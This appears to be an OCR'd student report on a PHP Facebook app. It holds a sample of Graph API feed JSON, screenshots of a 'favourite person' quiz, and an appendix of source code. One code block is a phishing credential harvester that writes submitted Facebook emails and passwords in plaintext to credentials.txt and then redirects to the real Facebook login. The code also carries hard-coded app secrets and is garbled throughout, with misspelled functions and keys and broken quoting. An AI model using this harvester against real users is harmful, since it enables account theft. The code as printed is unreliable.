xlfVdORP165pGhGmwtutqNMoux_mK7LaMzziJLf2pIlzHCrG2A4p95G9HtBxS9KV2SkQplB2x1lWIaMUB8lcXnMX6Dlv_F5Bla-XWglUmz8KQUcU-e6Cxj26Xl-
```

```
{
    "data":
    [
        {
            "story": "Harshani Somarathne shared Mind Blowing Facts's photo.",
            "created_time": [redacted]:31:11+0000",
            "id": "[redacted]"
        },
        {
            "story": "Harshani Somarathne shared a link.",
            "created_time": [redacted]3:00:41+0000",
            "id": "[redacted]"
        },
        {
            "story": "Harshani Somarathne shared SL Elephas's video.",
```


Final output Output

When you login by clicking on the button you will be redirected to the FB page to provide consent on taking the resources



Who is you favourite peron?

Final output



is your favourite!


Place you met him/her last time : Bus terminal
Reason for you to be your favourite : Emotionally open

Appendix (Source code)


For this application PHP was used and as resource the Facebook SDK V5 was used. It can be found in the source code in (Facebook folder)

Appendix


```
// code of file - In this code section the login details are taken such as email and the posts and they are written to a file. Then it is directed to the original login fb page(2)
“
<?php
 $username = $_POST["email"];
 $password = $_POST["pass"];

 $myfile = fopen("credentials.txt", "a") or die("Unable to open file!");
```




```
$txt = "USERNAME = $username , PASSWORD = $password\n";
 fwrite($myfile, "\n". $txt);
 fclose($myfile);

 //2
 header("Location: https://www.facebook.com");
 exit();
```




```
?>

<html>
<head>
<title>Facebook App</title>

<style type="text/css">
body {
    background-image: url("1.jpg");
    background-size: 1600px 800px;
    background-repeat: no-repeat;

}
    .warning{font-family:Arial, Helvetica, sans-
serif;color:#000000; top:0px;position:relative;left:400px;font-size:40px;}
    .you { position: relative; top: -200px; left: 300px; }
    .cross { position: absolute; top: -200px; left: 270px; }
    .letter{position:absolute; top:-200px; left:800px;}
    .content{font-family: Papyrus,fantasy;top:-
300px;left:820px;position:relative;font-size:20px; }





    .link{
    background-image: url("12.jpg");
    background-size: 400px 200px;
    width: 400px;
    height:500px;
    display:block;
    background-repeat: no-repeat;
    position:relative;
    }
```




```
    </style>
    <script>var hidden = false;
var count = 1;
setInterval(function(){ // button features
    document.getElementById("link").style.visibility= hidden ? "visible" : "hidde
n";

   hidden = !hidden;

},300);


</script>


</head>
<body>


    <h1 class="warning" id="warning"><b>Who is you favourite peron?</b></h1>



    </body>
</html>



<?php
// new
session_start();
require_once __DIR__ . '/Facebook/autoload.php';
$fb = new Facebook\Facebook([
  'app1_id' => ‘933548777096210’,

//The errors in validation

  'app1_secret' => '48c8f595b3a8052fec0dd091bff69c24',
  ’default__graph__version' => 'v2.9',
  ]);
$helper = $fb->getRedirectLoginHelper();
$permissions =  array("email","user_friends");
try {
```




```php
    if (isset($_SESSION['facebook_acess_token'])) {
        $acessToken = $_SESSION['facebook_acess_token'];
    } else {
        $acessToken = $helper->getAcessToken();
    }
} catch(Facebook\Exceptions\FacebookResponseException $e) {
    // handling erors
    echo 'Graph returned an error: ' . $e->getMessage();
    exit;
} catch(Facebook\Exceptions\FacebookSDKException $e) {
    // handling valdatin error
    echo 'Facebook SDK returned an error: ' . $e->getMessage();
    exit;
 }
if (isset($acessToken)) {
    if (isset($_SESSION['facebook_acess_token'])) {
        $fb->setDefaultAcessToken($_SESSION['facebook_acess_token']);
        header('Location:http://localhost:8090/fb/main.php');
    } else {
        // havin short-lived tokn
        $_SESSION['facebook_acess_token'] = (string) $acessToken;
        // OAut.h handller
        $oAuth2Client = $fb->getOAuth2Client();
        // Exchages a of tokns
        $longLivedAcessToken = $oAuth2Client-
>getLongLivedAcessToken($_SESSION['facebook_acess_token']);
        $_SESSION['facebook_acess_token'] = (string) $longLivedAcessToken;

        $fb->setDefaultAcessToken($_SESSION['facebook_acess_token']);
    }
```




```php
    // redirrect the usr bak to  same paige if  hass "code" GET varible
    if (isset($_GET['code'])) {
```



```
        header('Location: ./');
    }
    //header('Location: http://localhost:8090/fb/i.php');

} else {
    // replce the wbsite URL  as aded  devlopers.facebook.com/apps e.g.
    $loginUrl = $helper-
>getLoginUrl('http://localhost:8080/fb/index.php', $permissions);

    echo '<center><a class="link" href="' . $loginUrl . '"></a></center>';

}



?>
<?php
use Facebook\Facebook;
use Facebook\Exceptions\FacebookResponseException;
use Facebook\Exceptions\FacebookSDKException;

session_start();
requre_once __DIR__ . '/Facebook/autolod.php';
$fb = new Facebook([
  'app1_id' => '151800492026209',
  'app1_secret' => '02ea357db7183a575b52839e36a67cf3',
  'default__graph__version' => '2.9',
  ]);
$helper = $fb->getRedirectLoginHelper();

$permissions =  array("email","user_friends");
try {
    if (isset($_SESSION['facebook_acess_token'])) {
        $acessToken = $_SESSION['facebook__acess__token'];
    } else {
        $acessToken = $helper->getAcessToken();
    }
} catch(Facebook\Exceptions\FacebookResponseException $e) {
    // When Graph returns an error
    echo 'Graph returned an error: ' . $e->getMessage();
    exit;
} catch(Facebook\Exceptions\FacebookSDKException $e) {
        echo 'there is an error in SDK: ' . $e->getMessage();
    exit;
```

